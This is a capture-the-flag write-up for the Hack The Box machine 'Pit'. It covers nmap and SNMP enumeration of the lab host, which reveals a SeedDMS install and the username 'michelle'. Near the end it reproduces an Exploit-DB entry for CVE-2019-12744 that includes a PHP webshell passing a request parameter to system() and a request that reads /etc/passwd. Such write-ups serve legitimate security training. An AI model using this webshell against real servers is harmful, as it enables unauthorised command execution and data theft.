
pit

```
┌──(root💀 kali)-[/Documents/htb/boxes/pit]
└─# nmap -sC -sV -p- 10.10.10.241
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-11 23:17 EDT
Nmap scan report for 10.10.10.241
Host is up (0.053s latency).
Not shown: 65532 filtered ports
PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 6f:c3:40:8f:69:50:69:5a:57:d7:9c:4e:7b:1b:94:96 (RSA)
|   256 c2:6f:f8:ab:a1:20:83:d1:60:ab:cf:63:2d:c8:65:b7 (ECDSA)
|_  256 6b:65:6c:a6:92:e5:cc:76:17:5a:2f:9a:e7:50:c3:50 (ED25519)
80/tcp   open  http            nginx 1.14.1
|_http-server-header: nginx/1.14.1
|_http-title: Test Page for the Nginx HTTP Server on Red Hat Enterprise Linux
9090/tcp open  ssl/zeus-admin?
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 400 Bad request
|     Content-Type: text/html; charset=utf8
|     Transfer-Encoding: chunked
|     X-DNS-Prefetch-Control: off
|     Referrer-Policy: no-referrer
|     X-Content-Type-Options: nosniff
|     Cross-Origin-Resource-Policy: same-origin
|     <!DOCTYPE html>
|     <html>
|     <head>
|     <title>
|     request
|     </title>
|     <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <style>
|     body {
|     margin: 0;
|     font-family: "RedHatDisplay", "Open Sans", Helvetica, Arial, sans-serif;
|     font-size: 12px;
|     line-height: 1.66666667;
|     color: #333333;
|     background-color: #f5f5f5;
|     border: 0;
|     vertical-align: middle;
|     font-weight: 300;
|_    margin: 0 0 10p
| ssl-cert: Subject: commonName=dms-pit.htb/organizationName=4cd9329523184b0ea52ba0d20a1a6f92/countryName=US
| Subject Alternative Name: DNS:dms-pit.htb, DNS:localhost, IP Address:127.0.0.1
| Not valid before: 2020-04-16T23:29:12
|_Not valid after:  2030-06-04T16:09:12
|_ssl-date: TLS randomness does not represent time
1 service unrecognized despite returning data. If you know the service/version, please submit the following fing
```

So the nmap scan says that the HTTPS is running on port 9090 and TLS certificate gives a hostname as dms-pit.htb , add this name to our host file and we are good to go further .

```
hosts ×
1  127.0.0.1    localhost
2  127.0.1.1    kali
3  10.10.10.241 pit.htb dms-pit.htb
4
```



After doing some dirb scan nikto scan I didn’t got anything so I just checked a HTB’s twitter account gives a hint as “walk ” so I scanned the machine for open SNMP ports .

> Simple Network Management Protocol is an Internet Standard protocol for collecting and organizing information about managed devices on IP networks and for modifying that information to change device behavior.
> Wikipedia

Let’s do a quick UDP ping and find whether SNMP port is open or closed.

```
┌──(root💀 kali)-[/Documents/htb/boxes/pit]
└─# nping -h
Nping 0.7.91 ( https://nmap.org/nping )
Usage: nping [Probe mode] [Options] {target specification}

TARGET SPECIFICATION:
  Targets may be specified as hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.*.1-24
PROBE MODES:
  --tcp-connect                    : Unprivileged TCP connect probe mode.
  --tcp                            : TCP probe mode.
  --udp                            : UDP probe mode.
```

```
  -p, --dest-port <port spec>      : Set destination port(s).
```

```
  -c, --count <n>                  : Stop after <n> rounds.
```

```
┌──(root💀 kali)-[/Documents/htb/boxes/pit]
└─# nping --udp -c 2 -p 161 pit.htb

Starting Nping 0.7.91 ( https://nmap.org/nping ) at 2021-06-11 23:34 EDT
SENT (0.0496s) UDP 10.10.14.16:53 > 10.10.10.241:161 ttl=64 id=55355 iplen=28
SENT (1.0533s) UDP 10.10.14.16:53 > 10.10.10.241:161 ttl=64 id=55355 iplen=28

Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Raw packets sent: 2 (56B) | Rcvd: 0 (0B) | Lost: 2 (100.00%)
Nping done: 1 IP address pinged in 2.09 seconds
```

As you can see we can able to send UDP packets to SNMP port. It is open, we can confirm by
running NMAP scan on the port

```
┌──(root💀 kali)-[/Documents/htb/boxes/pit]
└─# nmap -sU -p161,162 -sV pit.htb
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-11 23:36 EDT
Nmap scan report for pit.htb (10.10.10.241)
Host is up (0.053s latency).

PORT     STATE    SERVICE  VERSION
161/udp  open     snmp     SNMPv1 server; net-snmp SNMPv3 server (public)
162/udp  filtered snmptrap

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.15 seconds
```

As you can see we got the version information of SNMP and it also disclosed it is using ‘Public’
community string for authentication. Public community string is used as password to send
request to SNMP server to reveal information and it is default community string. Public string
has only read access, it cannot write to SNMP.
Let’s find what SNMP can disclose for us. We will use below perl script, as it can perform multithreading and parse usable

information.

```
┌──(root💀 kali)-[~/Downloads/snmp]
└─# perl snmpbw.pl

Syntax    "snmpbw.pl target community timeout threads"
------------------------------------------------------------
example-1   ./snmpbw.pl 192.168.0.1 public 2 1
example-2   ./snmpbw.pl ipfile.txt  public 2 4
------------------------------------------------------------
community :public or what ever the community string is
timeout   :Timeout is in seconds
threads   :number of threads to run


┌──(root💀 kali)-[~/Downloads/snmp]
└─# perl snmpbw.pl pit.htb public 2 1
SNMP query:        10.10.10.241
Queue count:       0
SNMP SUCCESS:      10.10.10.241
```

We got an IP address we can use it to reveal some info let’s try it

```
┌──(root💀 kali)-[~/Downloads/snmp]
└─# head 10.10.10.241.snmp
.1.3.6.1.2.1.1.1.0 = STRING: "Linux pit.htb 4.18.0-240.22.1.el8_3.x86_64 #1 SMP Thu Apr 8 19:01:30 UTC 2021 x86_64"
.1.3.6.1.2.1.1.2.0 = OID: .1.3.6.1.4.1.8072.3.2.10
.1.3.6.1.2.1.1.3.0 = Timeticks: (1561038) 4:20:10.38
.1.3.6.1.2.1.1.4.0 = STRING: "Root <root@localhost> (configure /etc/snmp/snmp.local.conf)"
.1.3.6.1.2.1.1.5.0 = STRING: "pit.htb"
.1.3.6.1.2.1.1.6.0 = STRING: "Unknown (edit /etc/snmp/snmpd.conf)"
.1.3.6.1.2.1.1.8.0 = Timeticks: (39) 0:00:00.39
.1.3.6.1.2.1.1.9.1.2.1 = OID: .1.3.6.1.6.3.10.3.1.1
.1.3.6.1.2.1.1.9.1.2.2 = OID: .1.3.6.1.6.3.11.3.1.1
.1.3.6.1.2.1.1.9.1.2.3 = OID: .1.3.6.1.6.3.15.2.1.1
```


Aaand here we got kernel version , directory and a username .

```
              total        used        free      shared  buff/cache   available
Mem:          3.8Gi       349Mi       3.2Gi       8.0Mi       313Mi       3.3Gi
Swap:         1.9Gi          0B       1.9Gi
Database status
OK - Connection to database successful.
System release info
CentOS Linux release 8.3.2011
SELinux Settings
user
```

```
┌──(root💀 kali)-[~/Downloads/snmp]
└─# cat 10.10.10.241.snmp | grep -B2 -A2 michelle

__default__         unconfined_u        s0-s0:c0.c1023      *
michelle            user_u              s0                  *
root                unconfined_u        s0-s0:c0.c1023      *
System uptime
--
.1.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.26 = ""
.1.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.27 = STRING: "__default__          unconfined_u        s0-s0:c0.c1023      *"
.1.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.28 = STRING: "michelle             user_u              s0                  *"
.1.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.29 = STRING: "root                 unconfined_u        s0-s0:c0.c1023      *"
.1.3.6.1.4.1.8072.1.3.2.4.1.2.10.109.111.110.105.116.111.114.105.110.103.30 = STRING: "System uptime"
```

Let’s access HTTPS service



If we read the page source, the we'd find that this is a"cockpit web console", it allows admin/
users to perfrom limited/Administrative tasks on server.

```
    var l;
    /* Some browsers fail localStorage access due to corruption, preventing Cockpit login */    try {
        l = window.localStorage;
        window.localStorage.removeItem("url-root");
        window.localStorage.removeItem("standard-login");
    } catch (e) {
        l = window.sessionStorage;
```


```
┌──(root💀 kali)-[~/Downloads/snmp]
└─# searchsploit cockpit
---------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                | Path
---------------------------------------------------------------------------------------------------------------
Cockpit CMS 0.4.4 < 0.5.5 - Server-Side Request Forgery                                       | php/webapps/44567.txt
Cockpit CMS 0.6.1 - Remote Code Execution                                                     | php/webapps/49390.txt
Cockpit Version 234 - Server-Side Request Forgery (Unauthenticated)                           | multiple/webapps/49397.txt
openITCOCKPIT 3.6.1-2 - Cross-Site Request Forgery                                            | php/webapps/47305.py
---------------------------------------------------------------------------------------------------------------
```

I tried SSRF for version 234 and it is not useful in our situation.
Let's check the other HTTP server.

It is forbidden for us to access. Perhaps there's a different directory which we can access. I ran
GoBuster and found out nothing.
Code Execution
In SNMP dump, we saw something related to DMS.


```
┌──(root💀 kali)-[~/Downloads/snmp]
└─# cat 10.10.10.241.snmp | grep dms
.1.3.6.1.4.1.2021.9.1.2.2 = STRING: "/var/www/html/seeddms51x/seeddms"
.1.3.6.1.4.1.2021.9.1.3.2 = STRING: "/dev/mapper/cl-seeddms"
```

Upon quick google, we find that "SeedDMS" is an open-source document management system.
Let's try to append the directory name in web address bar and access.




We get this login page. If we try to login via common credentials then it fails. But, if we try the

username which we found via SNMP enumeration then it would work



Once we login, we'd see a note from administrator saying that they have upgraded the software
to 5.1.15 from 5.1.10.



Let's do quick search for an exploit to this version.

```
┌──(root💀 kali)-[~/Downloads/snmp]
└─# searchsploit seeddms
---------------------------------------------------------------------------------------------------
 Exploit Title                                                                                     |  Path
---------------------------------------------------------------------------------------------------
SeedDMS 5.1.18 - Persistent Cross-Site Scripting                                                   | php/webapps/48324.txt
SeedDMS < 5.1.11 - 'out.GroupMgr.php' Cross-Site Scripting                                         | php/webapps/47024.txt
SeedDMS < 5.1.11 - 'out.UsrMgr.php' Cross-Site Scripting                                           | php/webapps/47023.txt
SeedDMS versions < 5.1.11 - Remote Command Execution                                               | php/webapps/47022.txt
---------------------------------------------------------------------------------------------------
```

There’s no any exploit is available to 5.1.15 version. I tried 5.1.18 XSS but it didn’t work. But for
some reason the RCE for version 5.1.11 works.

```
┌──(root💀 kali)-[~/Downloads/snmp]
└─# searchsploit -m php/webapps/47022.txt
  Exploit: SeedDMS versions < 5.1.11 - Remote Command Execution
      URL: https://www.exploit-db.com/exploits/47022
     Path: /usr/share/exploitdb/exploits/php/webapps/47022.txt
File Type: ASCII text, with CRLF line terminators

Copied to: /root/Downloads/snmp/47022.txt


┌──(root💀 kali)-[~/Downloads/snmp]
└─# cat 47022.txt
# Exploit Title: [Remote Command Execution through Unvalidated File Upload in SeedDMS versions <5.1.11]
# Google Dork: [NA]
# Date: [20-June-2019]
# Exploit Author: [Nimit Jain](https://www.linkedin.com/in/nimitiitk)(https://secfolks.blogspot.com)
# Vendor Homepage: [https://www.seeddms.org]
# Software Link: [https://sourceforge.net/projects/seeddms/files/]
# Version: [SeedDMS versions <5.1.11] (REQUIRED)
# Tested on: [NA]
# CVE : [CVE-2019-12744]

Exploit Steps:

Step 1: Login to the application and under any folder add a document.
Step 2: Choose the document as a simple php backdoor file or any backdoor/webshell could be used.

PHP Backdoor Code:
<?php

if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}

?>

Step 3: Now after uploading the file check the document id corresponding to the document.
Step 4: Now go to example.com/data/1048576/"document_id"/1.php?cmd=cat+/etc/passwd to get the command response in browser.

Note: Here "data" and "1048576" are default folders where the uploaded files are getting saved.
```

